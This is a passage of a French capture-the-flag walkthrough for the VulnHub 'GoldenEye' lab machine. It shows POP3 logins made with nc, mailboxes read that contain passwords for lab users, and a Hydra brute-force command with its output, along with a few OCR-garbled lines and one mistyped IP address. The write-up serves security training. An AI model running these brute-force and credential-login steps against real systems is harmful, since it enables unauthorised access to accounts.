+OK 3 messages:
1 544
2 373
3 921
.
STAT
+OK 3 1838
```

Commandes utilisées :

nc 192.168.222.128 55007 (Netcut utilisé pour se connecter au système cible sur le port 55007)
USER boris (Utilisé cette commande d'entrer le nom d'utilisateur boris)
PASS secret1! (Utilisé cette commande d'entrer le mot de passe de l'utilisateur.
Après cela, nous avons reçu un message de réussite de la machine cible maintenant que nous avons authentifié avec succès sur le système cible)

LIST (Utilisé pour répertorier tous les courriels disponibles sur le système cible).

Donc, par la commande ci-dessus, nous avons constaté qu'il y a trois e-mails sur le système cible. Lisons ces e-mails pour voir si nous pouvons trouver un indice utile sur la machine cible. J'ai joint une capture d'écran de chaque e-mail:

```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan ema
ils for security risks because I trust you and the other admins here.
.
```

Dans la capture d'écran ci-dessus, il y a un courriel envoyé par l'utilisateur racine sur la machine cible à l'utilisateur « boris » qui indique que l'utilisateur racine n'analyse pas les emails pour les risques de sécurité. Le deuxième courriel peut être vu dans la capture d'écran donnée ci-dessous.

```
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
```

Ce courriel provient de l'utilisateur « natalya », indiquant qu'elle peut casser les codes de Boris. Maintenant, nous allons vérifier le troisième courriel.

```
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them
 in a hidden file within the root directory of this server then remove from this email. There can only be one set o
f these acces codes, and we need to secure them for the final execution. If they are retrieved and captured our pla
n will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to
our final stages....

PS - Keep security tight or we will be compromised.

.
```

```
.
RETR 4
-ERR There's no message 4.
```

Dans la capture d'écran ci-dessus, nous pouvons voir qu'il y a un e-mail dans lequel les codes d'accès de GoldenEye sont envoyés sous forme de pièces jointes, qui sont conservés dans le répertoire racine. Mais nous ne pouvons pas lire les pièces jointes d'ici.

Passons à « natalya » et vérifions le contenu. Dans la capture d'écran suivante, on peut voir que nous nous sommes connectés en tant qu'utilisateur « natalya » en utilisant le même processus que celui utilisé pour « boris ».

```
┌──(root💀kali)-[/home/kali]
└─# nc 192.168.222.128 55007
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
LIST
+OK 2 messages:
1 631
2 1048
.
```

Après s'être connecté en tant qu'utilisateur « natalya », nous avons vu qu'il y a deux messages dans ce dossier. Lisons ces messages. Le premier message peut être vu dans la capture d'écran suivante.

```
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO super
visor for training. I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is
 being sought after by a crime syndicate named Janus.
.
```

Dans la capture d'écran ci-dessus, nous pouvons voir qu'il y a un courriel de l'utilisateur racine sur la machine cible. Vérifions le deuxième courriel.

```
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me
or boris know if you see any config issues, especially is it's related to secur
ity ... even if it's not, just enter it in under the guise of "security" ... it'll
get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/g
nocertdir
**Make sure to edit your host file since you usually work remote off-network ...
.

Since you're a Linux user just point this servers IP to severnaya-station.com i
n /etc/hosts.
```

Dans la capture d'écran ci-dessus, nous pouvons voir dans la zone mise en évidence que nous avons trouvé des informations utiles. Il y avait un autre ensemble d'informations d'identification de l'utilisateur, qui est donné ci-dessous.

Username: xenia
Password: RCP90rulez!
Domain: severnaya-station.com
URL: severnaya-station.com/gnocertdir

Partie 2 :

Dans la partie suivante, nous allons terminer ce défi et capturer l'indicateur à partir du répertoire racine.

Dans cette partie, nous continuerons le défi « GoldenEye » Capture-The-Flag. Ce CTF a été affiché sur VulnHub par son auteur, Creosote. Selon la description donnée par l'auteur, il s'agit d'une machine de niveau intermédiaire conçue comme l'une des machines vulnérables OSCP. L'objectif de ce défi est de lire les indicateurs dans le répertoire racine.

Nous avons déjà mis en place un environnement de pentesting pour cette machine dans la première partie de ce CTF.

L'adresse IP de l'ordinateur cible pour ce CTF est 109.168.222.128.


Dans la partie précédente, nous avons appris à exploiter le service POP sur la machine cible et à nous connecter en tant qu'utilisateurs différents. Nous lisons également les courriels de différents utilisateurs sur le serveur via le port POP3. Au cours de cela, nous avons trouvé un nom d'utilisateur et un mot de passe du courriel d'un utilisateur, et il y avait des instructions pour apporter quelques modifications dans le fichier etc / hosts. Le courriel peut être vu dans la capture d'écran suivante.

Procédons donc à partir de ce point. Il est mentionné dans le message ci-dessus que nous devons pointer l'adresse IP de la machine cible vers l'URL donnée dans etc / hôtes.

Commandes utilisées :

echo 192.168.222.128 severnaya-station.com >> /etc/hosts : (Il ajoutera l'entrée dans le fichier hôte. L'adresse IP mise en surbrillance est l'adresse IP de l'ordinateur cible qui pourrait être différente selon votre configuration réseau.) (Pour vérifier le changement effectué)

cat /etc/hosts Dans la capture d'écran ci-dessus, nous pouvons voir que l'URL a été ajoutée avec succès sur la machine cible. Ouvrons donc cette URL sur le navigateur.




Après tant d'efforts, nous avons enfin l'application Web en cours d'exécution sur la machine cible. Et grâce au dernier e-mail que nous avons vu, nous avons déjà des informations d'identification d'utilisateur valides sur cette application. Essayons donc de nous connecter à l'application avec ces informations d'identification. Il peut être vu dans la capture d'écran suivante:

Username: xenia


Password: RCP90rulez!


Domain: severnaya**URL:**›n.com station.com/gnocertdir severnaya-



Dans la capture d'écran ci-dessus, on peut voir que les informations d'identification ont fonctionné et nous sommes maintenant connectés à l'application.

En explorant l'application, j'ai trouvé le chat d'un autre utilisateur dans la section des messages où un « nom d'utilisateur » a été mentionné. Il peut être vu dans la capture d'écran suivante.





D'après les mots de passe précédents et les conseils de l'application, nous savons que tous les utilisateurs utilisent des mots de passe faibles qui peuvent être forcés brutalement. J'ai donc

de nouveau utilisé l'utilitaire Hydra pour énumérer le mot de passe de l'utilisateur nouvellement identifié.

```
┌──(root💀kali)-[/home/kali]
└─# hydra -l doak -P /usr/share/wordlists/fasttrack.txt -f 192.168.222.128 -s 55007 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-30 14:17:00
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal
!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://192.168.222.128:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.222.128   login: doak   password: goat
[STATUS] attack finished for 192.168.222.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-30 14:19:19
```

Vous pouvez voir que l'outil a réussi à déchiffrer le mot de passe de l'utilisateur « doak », qui est « chèvre ». Essayons de nous connecter avec ces informations d'identification sur le port POP.

```
┌──(root💀kali)-[/home/kali]
└─# nc 192.168.222.128 55007                                                                    1 ×
+OK GoldenEye POP3 Electronic-Mail System
USER doak
+OK
PASS goat
+OK Logged in.
LIST
+OK 1 messages:
1 606
.
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further informat
ion......

username: dr_doak
password: 4England!
```

Commande utilisée :

nc 192.168.222.128 55007

USER doak


PASS goat LIST

RETR 1


Comme on le voit dans la capture d'écran ci-dessus, nous avons réussi connecté via le port POP en tant qu'utilisateur « doak ». Il y avait un message, nous donnant plus d'informations

de connexion pour nous connecter à l'application. Essayons de nous connecter avec ces informations d'identification.


Informations d'identification :
USER : dr_doak PASSWORD:
4England!




